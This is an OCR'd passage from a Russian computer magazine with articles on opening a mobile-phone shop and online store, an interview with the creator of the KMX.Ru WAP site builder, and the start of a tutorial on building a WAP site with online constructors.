но \$30-50, если речь заходит только о дизайне, правда, цена может разбухнуть в три раза, так как дело идет о дизайне потенциально денежного сайта), и многое зависит от программной начинки. Совсем не обязательно просить мастера писать собственный е-маркет, потому что это может ощутимо сказаться на финальной цене заказа, а также на безопасности проекта. Лучшим вариантом, пожалуй, будет установка готового электронного магазина. Это решит сразу несколько вопросов: обновление списка товаров, регистрация пользователей (и тогда постоянные покупатели не будут обязаны вводить каждый раз одни и те же данные), безопасность (магазин написан профессионалами, и, следовательно, критических ошибок не будет, к тому же, если следить за лентой на багтраке, можно вовремя сделать upgrade). В общем, установка е-маркета существенно облегчит жизнь. К сожалению, большинство таких решений не бесплатны, однако если покопаться на [cgi.ru](http://cgi.ru), [woweb.ru](http://woweb.ru) и других порталах, можно выудить очень много интересных и, главное, бесплатных решений (и бажных - прим. Dr.). Помимо всего перечисленного, можно воспользоваться шаблонами. Не стоит скачивать их оттуда же, откуда я рекомендовал слить е-маркет - с широко известных порталов. Как бы ты отнесся к солидной фирме, если бы узнал в ее web-сайте шаблон, лежащий на [woweb.ru](http://woweb.ru) уже несколько лет? Решился бы ты сделать покупку и отдать свои кровные таким людям? Вот почему все должно быть на уровне. В идеале электронный магазин должен приносить прибыль на порядок больше офлайновой точки, поэтому делай выводы об эффективности работы е-маркет.

Разработанный сайт выкладывают в Сеть, а это означает покупку домена и хостинга. Домен должен быть коротким, звучным и, по возможности, отражающим род деятельности своего хозяина. Если на ум не приходит ничего хорошего, стоит посетить [web-names.ru](http://web-names.ru): в разделе "освободившиеся домены" можно выбрать имена, продуманные (а иногда неплохо пропиащенные) другими людьми. Если же кандидатов несколько, предпочтение >>



стоит отдавать более раскрученному адресу: служба [yandex.ru/cy](http://yandex.ru/cy) выдает все сведения об авторитетности проекта и ссылающихся на него страницах. Альтернативным решением может служить генератор имен того же [webpames.ru](http://webpames.ru), но мне он не понравился, так как очень напоминает аналогичный генератор на [narod.ru](http://narod.ru) (выводит нечто вроде mobile11, mob-ile77 и подобное). С хостингом будет проще, никакой фантазии не понадобится. Просто регистрируемся, платим деньги, получаем всю информацию и заливаем сайт. Наверное, не стоит даже говорить о том, что площадка должна быть только платной, например [caravan.ru](http://caravan.ru), [goldhost.ru](http://goldhost.ru), [avahost.ru](http://avahost.ru). Если подходящих под нужды сайта тарифов найти самостоятельно не получится, прямой путь лежит в [internethosting.ru](http://internethosting.ru) или [hostobzor.ru](http://hostobzor.ru). Оба эти проекта целиком посвящены проблеме выбора хостинг-площадки, и, помимо информации о тарифах, там можно прочитать отзывы клиентов, мнения экспертов, а также получить данные о техническом состоянии серверов, частоте падения и скорости работы.

### ДОСТАВКА И ОПЛАТА

■ Пожалуй, единственный разумный выход в наших условиях - наложенный платеж, при котором пользователь оплачивает посылку прямо на почте. Можно воспользоваться и онлайн-платежными системами, однако практика показывает, что российский народ больше верит почте. Для достижения идеала придется организовать оплату минимум по трем системам: через почту, Яндекс.Деньги и web-money. Чтобы стать участником этих систем, нужно лишь скачать и установить программу-клиент. Больше информации об электронных деньгах и организации оплаты на их основе можно почерпнуть из давнего Спеца "Высокие технологии" ([www.xakep.ru/magazine/xs/034/072/1.asp](http://www.xakep.ru/magazine/xs/034/072/1.asp)).

### РЕКЛАМИРУЕМ СЕБЯ

■ Итак, полдела сделано, онлайн-магазин создан, но на него никто не заходит. Выход один - сделать его популярным, поскольку безжалостная статистика гласит: "В лучшем случае 5-10% посетителей делают заказ". Эти

цифры применимы к высокопосещаемым проектам, то есть сайту с посещаемостью 50 человек в день рассчитывать на многое не приходится.


Раскрутка сайта, доверенная профессионалу, будет стоить немалых денег, да и найти настоящего профи - задача очень и очень нелегкая. Обычно те, кто якобы занимается PR, действуют по одной и той же схеме: регистрируют сайт в поисковиках и каталогах, затариваются кредитами CAP (системы активной раскрутки), а затем хвастаются своими достижениями. Берут немало. К примеру, за 500 человек в день берут \$100-200 (иногда меньше). Проблема в том, что спустя два-три месяца после выполнения работ трафик резко падает, причем не на 100-200 человек, а вообще к нулю! Такие неприятные фишки встречаются часто (известны люди, которые работают строго по этой схеме). Превратить такое мошенничество можно путем установки анализаторов трафика и собственноручного посещения сайтов CAP для их проверки на накрутку трафика.

Вывод: либо разбираться в вопросе самостоятельно и жестко контролировать процесс, либо искать грамотных знакомых. Риск обмана крайне велик.

Сами собой разумеющиеся вещи - регистрация в поисковых системах и каталогах, обмен ссылками, рассылка на госки объявлений и т.д. О самых простых методах можно прочитать на сайте любого портала, посвященного web-маркетингу ([promo.ru](http://promo.ru), [webpromotion.ru](http://webpromotion.ru) и др.). Помимо затаривания кредитами CAP и регистраций, в поисковиках можно провести кучу дополнительных мероприятий: покупка доменов, баннерных показов. Но это уже совсем другая история.


### ВЫБОР ПОМЕЩЕНИЯ, ОРГАНИЗАЦИЯ МАГАЗИНА

■ Будем считать, что мы определились с выбором поставщика и источником финансирования, онлайн-представительство уже размещено и готово к открытию (это нужно делать за месяц до закупки товара, чтобы сайт успел проиндексировать поисковики)... Остается последний шаг в поднятии полноценного бизнеса - открытие офлайн-точки. Повторю, что большая часть занятых денег уйдет на снятие помещения под офис. Успех магазина во многом зависит от места его размещения. Идеальное место - на площади, у кинотеатров, поближе к ВУЗам и другим местам скопления людей (главным



образом молодежи). Чем многолюдней будет улица, на которой развернута точка, тем больше посетителей и, следовательно, покупателей. Не менее лакомыми кусочками являются "ключевые" улицы, перекрестки и т.д. Точнее, здания, которые располагаются вдоль них. Почему это так важно? Это хорошая дополнительная реклама, офис должен быть всегда на виду и располагаться так, чтобы добраться до него было проще простого. Конечно, аренда в людных местах обойдется недешево, однако если есть такая возможность, нужно срочно хватать ее, а в будущем все расходы непременно окупятся. Обычно информацию о сдаваемых в аренду помещениях публикуют в газетах и рекламируют по телевизору. Можно приобрести газеты объявлений, в их специальных разделах можно найти не меньше нескольких сотен предложений.


Большинство предпринимателей, однако, идут другим путем (копирайт на фразу сохранен): покупают квартиры на первом этаже, проламывают стену и делают вход. Главное удобство в этом случае - дешевизна арендной платы. Однако налицо и другая проблема: купить квартиру и получить разрешение на подобную модификацию под силу не каждому, особенно для жителей больших городов, где цены на квартиры недетские. Правда, помимо квартир, в природе существуют подвалы, а также здания, вокруг которых находятся открытые площади. Можно договориться с хозяином здания и сделать пристройку. Конечно, никто не забывает о воз-



Наша целевая аудитория из дружественной Японии

Помимо квартир, в природе существуют подвалы, а также здания, вокруг которых находятся открытые площади.





возможности строительства отдельного здания, однако это придется обговорить с мэрией и обойти кучу инстанций, так как за помещение отвечает его хозяин, а не арендатор. Взяв офис в аренду, ты избавишь себя от визитов пожарников, санитаров и прочих государственных служб.

Вопрос с выбором места решен, и тут как из-под земли вырастает другой вопрос – отделка. Крайне редко случается так, что в новоприобретенном помещении все соответствует нуждам магазина, и траты на отделку неизбежны. Здесь тоже два пути – нанять профи или делать самостоятельно. Поклонники Петра I могут, конечно, свершить это дело самостоятельно (усилиями Семьи :)), сторонники капиталистического подхода – нанять профессиональных рабочих,

сторонники бизнеса по-русски – не менее профессиональных гастарбайтеров. Главное, пока руки заняты ремонтом, мозг наш должен обдумывать более высокую проблему – создание атмосферы новизны и современности. Нужно показать посетителям, что они зашли не в подпольную контору, а в солидный салон (не стоит стесняться заимствовать чужие решения). А виновника торжества, то есть товар, нужно расположить так, чтобы посетителю было легче разглядеть и оценить его. Ни в коем случае не стоит сваливать все в кучу. Например, в таких салонах, как "Евросет", установке товара и обустройству офиса уделяется очень много внимания. Этому даже учат на специальных подготовительных курсах для продавцов.

### КАДРЫ РЕШАЮТ ВСЕ

■ Не последнюю роль играет и продавец, за салоном будет следить именно он. Желательно, чтобы это была симпатичная девушка в возрасте до 30-ти лет, с хорошей выразительной речью, умеющая убеждать и производить впечатление. Естественно, она должна разбираться в мобильной связи. Найти такую продавщицу будет нелегко, и в поисках столь прогрессивной персоны очень помогут сайты по трудоустройству, так как большинство социалистически-хамоватых продавщиц соленых огурцов, как известно, интернетом не владеют. Можно, конечно, взять и мужчину того же возраста с требуемыми качествами и тем самым сэкономить на охране.

Найдя подходящую кандидатуру, необходимо устроить ей тест-драйв

на знание мобильных технологий. Кандидат должен иметь представление о классах и конкретных моделях современных мобильных телефонов, представлять характеристики самых популярных моделей, уметь осуществлять подбор по цене и функциям и знать несколько ярко положительных и слабо отрицательных отзывов об особо популярных моделях ;). Желательно также обеспечить кандидату испытательный срок, в течение которого проводится "проверка на местности" через подставных клиентов-знакомых. Этот опыт также должен проверить умение продавца замять конфликт и убедить клиента в его неправоте.

Сколько платить? Этот вопрос каждый решает сам. Размер жалования продавца зависит от зарплаты в аналогичных точках, от графика и объема работы, образования продавца и прочих факторов. Можно ввести временную оплату или процент с продаж. Один из моих знакомых, сторонник фиксированной повременки, считает, что с зарплатой продавца проблем вовсе не так много, как может показаться на первый взгляд. Например, зарплата продавцу его салона полностью окупается продажей карт оплаты операторов сотовой связи! (Прибыль с продажи одной карты – 10 рублей, и это свидетельствует о высоком объеме продаж салона.)

### ЗАКЛЮЧЕНИЕ

■ Обычно, перед тем как публиковать статью, я предлагаю прочесть ее своим сетевым знакомым. Так произошло и в этот раз. После прочтения материала меня буквально разорвали на части. Большинство тестеров не верили, что организация такого бизнеса – вещь довольно сложная. Насмотревшись фильмов про бандитов и беспредел властей, люди с опаской относятся даже к самой мысли о своем деле. 90-е позади, в стране навоеван порядок. Прессинг на предпринимателей как со стороны властей, так и со стороны криминала резко ослаб. И милиция, и бандиты действуют не откровенно нагло, всерьез опасаясь за свои шкуры. Так что не стоит бояться всех этих трудностей. Есть очень хорошая поговорка: "Упорство и труд все перетрут". Удачи!

### БУКВА ЗАКОНА

■ Как и при ведении любого другого бизнеса, продажа мобильных телефонов требует оповестить государство о своем старте. Лицензию покупать не нужно! Все, что требуется от тебя, так это прийти в налоговую и спросить, какие бумаги для этого нужны (заявление на осуществление коммерческой деятельности – и после его подачи тебя ставят на учет в налоговой). Там расскажут и покажут подробно.

Нужно показать посетителям, что они зашли не в подпольную контору, а в солидный салон.



## Content:

### 36 Успешный WAP-проект

Опыт создания KMX.Ru и рекомендации от создателя

### 38 Мобильный сайт для начинающих

Создание WAP-сайта без использования компьютера

### 42 Копеечка для портала

Печальный опыт подработки

### 44 Интервью с профессионалами

Эксперты отвечают на наши вопросы

### 48 Психология виртуальных денег

Кто готов платить, за что и почему

Каролик Андрей (andrusha@real.xakep.ru)

## УСПЕШНЫЙ WAP-ПРОЕКТ

### ОПЫТ СОЗДАНИЯ KMX.RU И РЕКОМЕНДАЦИИ ОТ СОЗДАТЕЛЯ

**W**AP появился достаточно давно, но он не сразу показал себя во всей своей красе, так как во времена его дебюта не были распространены соответствующие телефоны и скорости. Сейчас за разумные деньги можно купить полноцветный телефон и наслаждаться интернетом через GPRS, а уже на походе EDGE. Скорости растут, цены падают - интерес к WAP-проектам растет в геометрической прогрессии. Мы расспросили Дмитрия Х. (Димон), создателя одного из таких проектов - KMX.Ru.



**XS:** Расскажи коротко о проекте, его целях, реализации, запланированных вариантах развития и его настоящим пути.

**Димон:** KMX.Ru (<http://wap.kmx.ru>) - бесплатный конструктор WAP-сайтов. История появления KMX.Ru связана с созданием моего личного некоммерческого WAP-проекта "Наш Ковчег" (<http://nash-kovcheg.ru>). В течение года, пока я его делал, переделывал, лично столкнулся со многими трудностями, техническими нюансами и т.д. И это несмотря на то, что я имел за плечами определенный багаж знаний. А что говорить о новичках в WAP-строении?

В 2004 году начали появляться первые WAP-конструкторы, благодаря которым для создания простого сайта пользователю было не обязательно знать технические аспекты WAP и язык WML (разметка WAP-страниц). Пользователь просто добавляет нужные элементы на свою страничку в редакторе сайтов. Из любопытства ради эксперимента построил на одном из таких конструкторов простейшую страницу, и тогда я, как пользователь, увидел все плюсы и минусы. Тогда и родилась мысль: "А почему бы не сделать свой, максимально удобный, ориентированный на большую аудиторию, конструктор?"

15 декабря 2004 года KMX.Ru был запущен. Мы, наверное, первые в русском WAP, кто безвозмездно предоставляет услуги и имеет службу поддержки в онлайн-режиме.

**XS:** Имеют ли право на жизнь бесплатные WAP-проекты? Они создаются специально для бесплатного использования изначально или для того, чтобы позже сделать их платными?

**Димон:** Несомненно, они имеют право на жизнь. Психология русского человека такова, что он всегда будет стремиться к этому сладкому слову "халява".

Если углубиться в детали, то реально платных WAP-проектов как таковых не наберется и пары десятков. Первые WAP-сайты строились на чистом альтруизме их авторов, которые не получили с этого ничего, кроме удовольствия от любимого занятия. Но и популярных сайтов было не более сотни. Если раньше авторами сайтов двигало любопытство и удовольствие, то сейчас - жажда наживы.

Как правило, платные проекты изначально разрабатываются именно с такой целью. А бесплатные проекты в рамках партнерских программ размещают на своих сайтах ссылки на платный контент и получают с этого прибыль.


Но есть и хорошие бесплатные проекты, которыми движет идея, а не желание заработать на других. К примеру, <http://aggi.ru> о музыке, <http://club-rybaka.kmx.ru> - клуб рыболовов и охотников, <http://nuzhnoe.kmx.ru> - всякая всячина на все случаи жизни.

**XS:** Поясни наглядно и пошагово, как построить собственный WAP-проект, что нужно для этого, сколько сил, времени, денег.

**Димон:** Кто-то начинает с конструктора, кто-то изучает WAP и делает все вручную, а кто-то сразу берется за большие проекты. Все зависит от имеющегося багажа знаний. Сейчас самая большая трудность для начинающих проектов - не потеряться в море сайтов-однодневок.

Если в общих чертах, то развитие проекта происходит поэтапно.

1. Постановка цели. Определись четко, для чего тебе нужен сайт. Это может быть просто домашняя страница, сайт учебной группы, посвященный чему-либо или просто предос-







тавляющий информацию определенной тематики.

❶. Выбор тематики сайта в первую очередь зависит от цели. Как правило, узкотематические сайты менее посещаемы, чем сайты с широкой тематикой. С другой стороны, привлеченная аудитория, которой интересна тематика сайта, будет посещать его регулярно.

❷. Способ реализации: WAP-конструктор (например KMX.Ru) или собственные наработки. Первый вариант проще, поскольку не требует специальных знаний, но имеет ряд ограничений. Второе сложнее и, как правило, не бесплатно, но при хорошем знании принципов строения WAP-страниц и программирования исчезают практически любые ограничения.

❸. Подбор материала. Думаю, с этим все понятно. Прежде чем строить, надо найти то, из чего строить. Это тексты, графические материалы, различные файлы и т.п.

❹. Собственно реализация. Здесь ты продумываешь структуру сайта, из каких разделов он будет состоять, и начинаешь потихоньку строить его.

❺. Если большая часть уже готова, настает пора привлекать на него посетителей. Классические способы привлечения:

а) Обмен ссылками с другими сайтами. Дает небольшой, но постоянный приток посетителей.

б) Регистрация в рейтингах и каталогах. Дает постоянный поток посетителей. Чем активнее твой сайт, тем больше переходов на него. Не последнюю роль тут играет правильно подобранный слоган в описании сайта и известность самого рейтинга. Выбирай рейтинги с большим количеством зарегистрированных сайтов (в том же рейтинге <http://top.nash-kovcheg.ru> зарегистрировано более 1300 сайтов).

в) Реклама. Бесплатную рекламу тебе могут обеспечить разве что по знакомству. Под рекламой подразумеваю размещение ссылок на крупных порталах. Потребуются финансовые вложения, но это эффективный способ привлечения посетителей.

❶. Если сайт уже "раскручен", есть смысл задуматься о том, чтобы заставить сайт приносить определенную прибыль. Как правило, в этом деле помогают партнерские программы по реализации контента.

**XS:** Какие сложности возникают и как решать их?

**Дитон:** Сложностей может быть как много, так и ноль. Все зависит от реализации. Если не учитывать техническую часть, то основные трудности заключаются в поддержке сайта - обновлении информации. Если сайт не будет меняться, то через какое-то время интерес посетителей к нему пропадет. Проект должен быть интересным, и посетители должны ощущать потребность в нем.

А по технической части, с одной стороны, нужно не отставать от новых технологий (например, не забывать о переводах цветных версиях сайта для телефонов с WAP 2.0), а с другой стороны, нужно поддерживать обрат-

ную совместимость: не нужно забывать о старых телефонах, которые могут что-то не поддерживать (например шрифты).

Также некоторые проблемы могут создать и сетевые хулиганы. Чтобы избежать этой напасти, программист не должен забывать об обеспечении хотя бы минимальной безопасности.

**XS:** Твои рекомендации и советы о том, что стоит делать при создании своего проекта, а чего делать не стоит.

**Дитон:** Два основных совета:

❶. Сайт должен быть доступен с любого телефона, поддерживающего WAP. Для этого:

■ Не увлекайся экспериментами со шрифтами, особенно для русского текста. Например, SE не понимает курсив, Motorola - полужирный и т.д.

■ Старайся сделать так, чтобы размер странички (не считая графики) был не более 3 Кб. Если сделать больше, некоторые телефоны откажутся загружать ее.

■ Изучи документацию по WML. По возможности избегай нестандартных решений.

❷. Сайт должен быть удобным, поэтому:

■ Не перегружай страницы графикой. Частая ошибка: на главной странице размещают кучу счетчиков, а потом посетители с Samsung'ами жгут минутами, пока такая страничка прогрузится.

■ Разработай удобную структуру сайта. В любой раздел посетитель должен переходить за минимальное количество переходов или необходимых действий.


■ Сделай так, чтобы посетителю приходилось вводить как можно меньше текстовой информации. Если где-то можно обойтись без регистрации, то откажись от нее. Ввод чего-либо только раздражает посетителей, а посетителей нужно любить :).

**XS:** Какую реальную выгоду может дать WAP-проект?



**Дитон:** На посещаемых ресурсах можно зарабатывать деньги, причем неплохие.

Во-первых, это различные партнерские программы контент-провайдеров. Имея 5000-7000 посетителей в сутки, на продажах можно зарабатывать от \$200 в месяц и более.

Во-вторых, это платная реклама. За плату ты можешь размещать у себя на сайте какую-либо информацию или ссылки. О таком виде заработка стоит задуматься, когда число "твоих" посетителей в сутки приблизится к 10 000.

В-третьих, если у тебя интерактивный проект, то можно брать плату за доступ к ресурсам проекта, например к онлайн-игре. Но в этом случае нужно продумать юридические нюансы, чтобы не возникало проблем в дальнейшем. 

Если сайт не будет меняться,  
то через какое-то время интерес  
посетителей к нему пропадет.



Дмитрий Х. (КМХ.Ru)

# МОБИЛЬНЫЙ САЙТ ДЛЯ НАЧИНАЮЩИХ

## СОЗДАНИЕ WAP-САЙТА БЕЗ ИСПОЛЬЗОВАНИЯ КОМПЬЮТЕРА

**И**так, создание сайта для мобильных людей. Некоторым кажется, что это очень сложно. На самом же деле при определенном желании для этого не нужен даже "большой" компьютер - можно обойтись телефоном.




Эта статья для тех, у кого нет времени читать книжки и рыться в спецификациях языка WML (язык разметки WAP-страниц). Сегодня мы будем заниматься быстрым сайтостроением - с помощью специальных конструкторов.

### ОН СКАЗАЛ "ПОЕХАЛИ"!

■ На просторах WAP можно найти с десяток действующих конструкторов, но остановиться лучше на тех, которые существуют уже давно. Бюджет не очень радостно, если новоявленный сайт канет в Лету вместе с конструктором-однодневкой :). На данный момент стабильными можно назвать три конструктора: WAPservis, WAB.RU и КМХ.Ru. Рассмотрим каждый из них.

#### WAPservis ([www.wap.wapservis.ru](http://www.wap.wapservis.ru))

Первый российский WAP-конструктор. Размещенный сайт будет доступен по адресу [www.wapservis.ru/xaker](http://www.wapservis.ru/xaker) (где "Хакер" - наше имя). Конструктор позволяет создавать простые WML-странички из указанного набора элементов. Под сайт выделается до 2 Мб. Дополнительные услуги: гостевая книга, голосование.




Конструктор [wap.wapservis.ru](http://wap.wapservis.ru)

#### WAB.RU ([www.wap.wab.ru/wb/builder.php](http://www.wap.wab.ru/wb/builder.php), [www.wap.port.su/wb/builder.php](http://www.wap.port.su/wb/builder.php))

Частный, довольно неплохой конструктор. Наш сайт будет доступен

по адресу [www.xaker.wab.ru/](http://www.xaker.wab.ru/) или [www.xaker.port.su](http://www.xaker.port.su) (в зависимости от конструктора). Конструктор предназначен для создания простейших WML-страниц. С помощью специальной web-формы на сайт можно закачивать различные типы файлов. Под сайт предоставляется до 5 Мб. Дополнительные услуги: форма отправки почты автору сайта, гостевые книги.




Конструктор на [WAB.RU](http://WAB.RU)

#### КМХ.Ru ([www.wap.kmx.ru](http://www.wap.kmx.ru))

Коммерческий, но бесплатный конструктор. Предоставляет пользователю широкий выбор из трех доменов (адресов): [www.xaker.kmx.ru](http://www.xaker.kmx.ru), [www.xaker.hih.ru](http://www.xaker.hih.ru) или [www.xaker.lja.ru](http://www.xaker.lja.ru). Конструктор позволяет строить как простые WML-, так и более продвинутое HTML-страницы - для телефонов с поддержкой WAP 2.0. Кроме классической web-формы для закачки файлов на сайт, файлы можно закачивать указанием адреса (URL) существующего файла, а также с помощью электронной почты. Фактически можно вообще не прибегать к помощи компьютера. Под сайт отводится 10 Мб свободного места. Дополнительные услуги: форма отправки почты автору сайта, гостевая книга, лента новостей, простейший чат, читальня (для создания WAP-книг).

Конечно, каждый конструктор имеет свои сильные и слабые стороны. Поэтому, перед тем как принимать окон-




КМХ.Ru - *Kovcheg Media eXplorer*

чательное решение, есть смысл попробовать их все, например, создав огнужу и ту же страничку с множеством элементов в каждом из конструкторов.

Более подробно покажу процесс создания сайта на конструкторе КМХ.Ru. С тематикой сайта (он будет посвящен журналу "Хакер Спец" :) мы определились, конструктор выбрали. Осталось зарегистрироваться и начинать строить сайт!

### LES'S GO SHAKE SHAKE

■ Итак, регистрация. Заходим по адресу [www.wap.kmx.ru](http://www.wap.kmx.ru), находим ссылку "Создать сайт", жмем ее. Логин (хакер), домен (например, [kmx.ru](http://kmx.ru)), пароль и еще




Регистрируемся на [КМХ.Ru](http://КМХ.Ru)



кое-какая информация. После нажатия кнопки "Создать" сайт совершит соответствующее действие и станет доступным по адресу: [www.xaker.kmx.ru](http://www.xaker.kmx.ru), правда он пока содержит только одну пустую страницу. Но это скоро поправим :).

Каждый раз, когда освобождается время для работы над сайтом (в электричке, на лекции и т.д.), нужно будет заходить на [www.wap.kmx.ru](http://www.wap.kmx.ru), выбирать "Ваш сайт" и после ввода логина и пароля попадать в панель управления сайтом - xPanel.



xPanel - центр управления личным сайтом

Первым делом надо отправиться, как ни странно, в раздел FAQ, чтобы хоть чуть-чуть вникнуть в происходящее. Страницы создаются и редактируются в "Менеджере страниц", а для управления остальными файлами и папками служит "Менеджер файлов" (ой, какая ностальгия по Wp 3.11 :) - прим. Дг.), "Менеджер папок" и т.д. Довольно удобная штука эти менеджеры, особенно если предполагается делать не просто домашнюю страничку типа "Вася Пупкин представляет себя", а что-нибудь посерьезнее.

Итак, начнем творческий процесс. Войдем в "Менеджер страниц" и в списке выберем файл, который подвергнем редактированию. Вначале в списке будет значиться всего одна страница - главная, index.wml, ее и выбираем.

На открывшейся странице будет перечислен ряд действий для страницы

от копирования до удаления. "Редактировать" - и в появившемся окне показывается страничка в структуре редактора.

Структура страницы представлена таким образом, что каждый элемент на странице - это отдельная ссылка, которая приводит в меню работы с данным элементом. Как ты уже понял, каждый элемент также можно редактировать, заменять другими элементами, добавлять новые, удалять и т.д. При вставке элементов необходимо выбирать тот элемент, после которого планируется вставлять новый.

В только что созданной странице в структуре элементов наблюдается лишь "Заголовок: Page" (который нужно сразу менять на "ХАКЕР-SPEZ") и значок "--". Последний элемент, "Выравнивание", определяет, как будут расположены элементы на страничке: "Слева", "По центру", "Справа".

После этого вставляем текст очень простым способом: ждем на элемент, после которого будет вставка (в этом случае выравнивание "--"), и на открывшейся страничке выбираем "Вставить", затем "Текст".

В результате откроется страничка с полями для ввода текста. Заполнение полей, нажатие "Вставить", после этого попадание на структуру страницы и явление взгляду только что вставленного элемента: "Текст: Мой пер...". Добавление других элементов будет отличаться только набором параметров и назначением.


Сайт, состоящий из одной страницы - однозначно не наш выбор. Самое время научиться делать многостраничное творение. Для этого вернемся в "Менеджер страниц" и в меню браузера поищем пункт "Создать". Конструктор предложит ввести имя файла новой страницы. После ввода имени и нажатия "Создать" будет создана пустая страница, в меню которой мы сразу и попадем. Новую страницу редактируем аналогично предыдущей.

Чтобы не заставлять наших посетителей для перехода на страницы каждый раз вводить ее адрес (зная его и

